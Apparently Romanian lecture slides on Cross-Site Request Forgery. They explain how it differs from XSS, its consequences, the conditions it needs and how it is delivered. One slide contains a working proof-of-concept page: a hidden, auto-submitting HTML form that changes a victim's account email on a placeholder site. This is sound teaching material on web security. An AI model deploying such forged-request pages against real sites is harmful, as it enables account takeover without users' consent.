
Cross-Site Request Forgery

1. CSRF
2. XSS vs CSRF
3. Implicațiile unui atac CSRF
4. Condiții pentru realizarea unui atac CSRF
5. Exemplu CSRF
6. Contexte vulnerabile CSRF
7. Metode de realizare a CSRF
8. Token CSRF
9. Synchronizer Token Pattern
10. Double Submit Cookie Pattern

1. Cross-Site Request Forgery

- CSRF (uneori numit și XSRF)
- Reprezintă o clasă de atac asociată
- Atacatorul face ca browser-ul utilizatorului să efectueze o cerere către serverul site-ului web fără consimțământul sau știrea utilizatorului
- Un atacator poate folosi un payload XSS pentru a lansa un atac CSRF

1. Cross-Site Request Forgery



https://portswigger.net/web-security/csrf

2. XSS vs CSRF

- Cross-site scripting (XSS) permite unui atacator să execute JavaScript în browserul unui utilizator victimă
- Cross-site request forgery (CSRF) permite unui atacator să inducă un utilizator victimă să efectueze acțiuni (pe care nu intenționa în mod normal să le facă) pe un site web unde este autentificat
- CSRF este o vulnerabilitate "unidirecțională": deși un atacator poate determina victima să facă o cerere HTTP, acesta nu poate prelua răspunsul de la acea cerere
- XSS este "bidirecțional": scriptul injectat de atacator poate emite cereri arbitrare, poate citi răspunsurile și poate exfiltra datele într-un domeniu extern ales de atacator

3. Implicațiile unui atac CRSF?

- Atacatorul determină utilizatorul victimă să efectueze o acțiune neintenționată
- De exemplu aceasta ar putea fi pentru:
  - a schimba adresa de e-mail din contul lor,
  - a le schimba parola,
  - a efectua un transfer de fonduri.
- Atacatorul ar putea obține controlul deplin asupra contului utilizatorului
- Dacă utilizatorul compromis are un rol privilegiat în cadrul aplicației, atunci atacatorul ar putea fi capabil să preia controlul deplin asupra tuturor datelor și funcționalității aplicației

4. Condiții pentru realizarea unui atac CSRF

- Există o acțiune relevantă pe care utilizatorul o poate efectua pe site de care ar putea profita atacatorul
  - E.g., schimbarea parolei, modificarea permisiunilor pentru alți utilizatori
- Gestionarea sesiunilor pe bază de cookie-uri
  - efectuarea acțiunii implică emiterea uneia sau mai multor solicitări HTTP
  - aplicația se bazează numai pe cookie-uri de sesiune pentru a identifica utilizatorul care a făcut solicitările
- Cererile care efectuează acțiunea nu conțin parametri ale căror valori nu le poate determina sau ghici atacatorul
  - E.g., o funcție de schimbare a parolei NU este vulnerabilă dacă atacatorul ar trebui să știe parola existentă

5. Exemplu CRSF

- Aplicația web conține o funcție care permite utilizatorului să schimbe adresa de e-mail din contul său

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: session=yvthwsztyeQkAPzeQ5gHgTvlyxHfsAfE

email=wiener@normal-user.com
```

https://portswigger.net/web-security/csrf

5. Exemplu CRSF

- Atacatorul creează următoarea pagină web:

```
<html>
<body>
  <form action="https://vulnerable-website.com/email/change"
        method="POST">
      <input type="hidden" name="email"
             value="pwned@evil-user.net" />
  </form>
  <script>
      document.forms[0].submit();
  </script>
</body>
</html>
```

5. Exemplu CRSF

- Accesarea paginii atacatorului va duce la redirectarea pe site-ul vulnerabil (se face o cerere HTTP prin submit-ul automat al formularului)
- Dacă utilizatorul este conectat la site-ul web vulnerabil, browserul său va include automat cookie-ul de sesiune în cerere
- Site-ul web vulnerabil va procesa cererea în mod normal, o va trata ca fiind făcută de utilizatorul victimă și va schimba adresa de e-mail

6. Contexte vulnerabile CSRF

- Contexte în care browser-ul/aplicația adaugă automat anumite credențiale la cererile efectuate

- Gestionarea sesiunilor prin intermediul cookie-urilor
- HTTP Basic authentication
- Autentificarea bazate pe certificate

- Utilizarea HTTPS nu previne atacurile CSRF

7. Metode de realizare a CSRF

- Atacurile CSRF au loc în manieră similară cu atacurile de tipul Reflected XSS
- Atacatorul plasează codul HTML malițios pe un site web pe care îl controlează și apoi va determina victimele să viziteze acel site web
- Victima poate primi link-ul spre site-ul atacatorului prin email, un mesaj pe rețelele sociale sau prin postarea link-ului în comentariul unui site popular
- Unele atacuri CSRF folosesc metoda HTTP GET și necesită doar o adresă URL spre site-ul țintă. Nu mai este nevoie ca atacatorul să realizeze o pagină web